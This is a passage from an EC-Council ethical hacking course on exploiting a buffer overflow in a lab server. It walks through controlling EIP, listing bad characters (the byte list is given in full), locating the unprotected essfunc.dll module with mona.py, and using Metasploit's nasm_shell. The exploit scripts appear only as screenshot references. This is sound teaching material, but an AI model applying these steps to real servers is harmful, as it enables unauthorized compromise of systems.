


Figure 6.59: Screenshot of Python script injecting shellcode in the EIP register

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.




Figure 6.60: Screenshot of Immunity Debugger showing EIP register

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00" , are badchars.

```
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.61: Screenshot of Python script for sending badchars

In Immunity Debugger, right-click on the ESP register value, then click on "Follow in Dump," and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.




Figure 6.62: Screenshot of Immunity Debugger showing ESP dump

Identify the Right Module

In this step, we must identify the right module of the vulnerable server that lacks memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify such

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

modules. You must download `mona.py` from GitHub and copy it to the path `Immunity Debugger` → `PyCommands`. Now, run the vulnerable server and the Immunity Debugger as Administrator, and attach the vulnerable server to the debugger.

In Immunity Debugger, type `!mona modules` in the bar at the bottom of the window. As shown in the screenshot, a pop-up window is created, which shows the protection settings of various modules.




Figure 6.63: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following `nasm_shell` Ruby script to convert assembly language (JMP ESP) into hex code:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

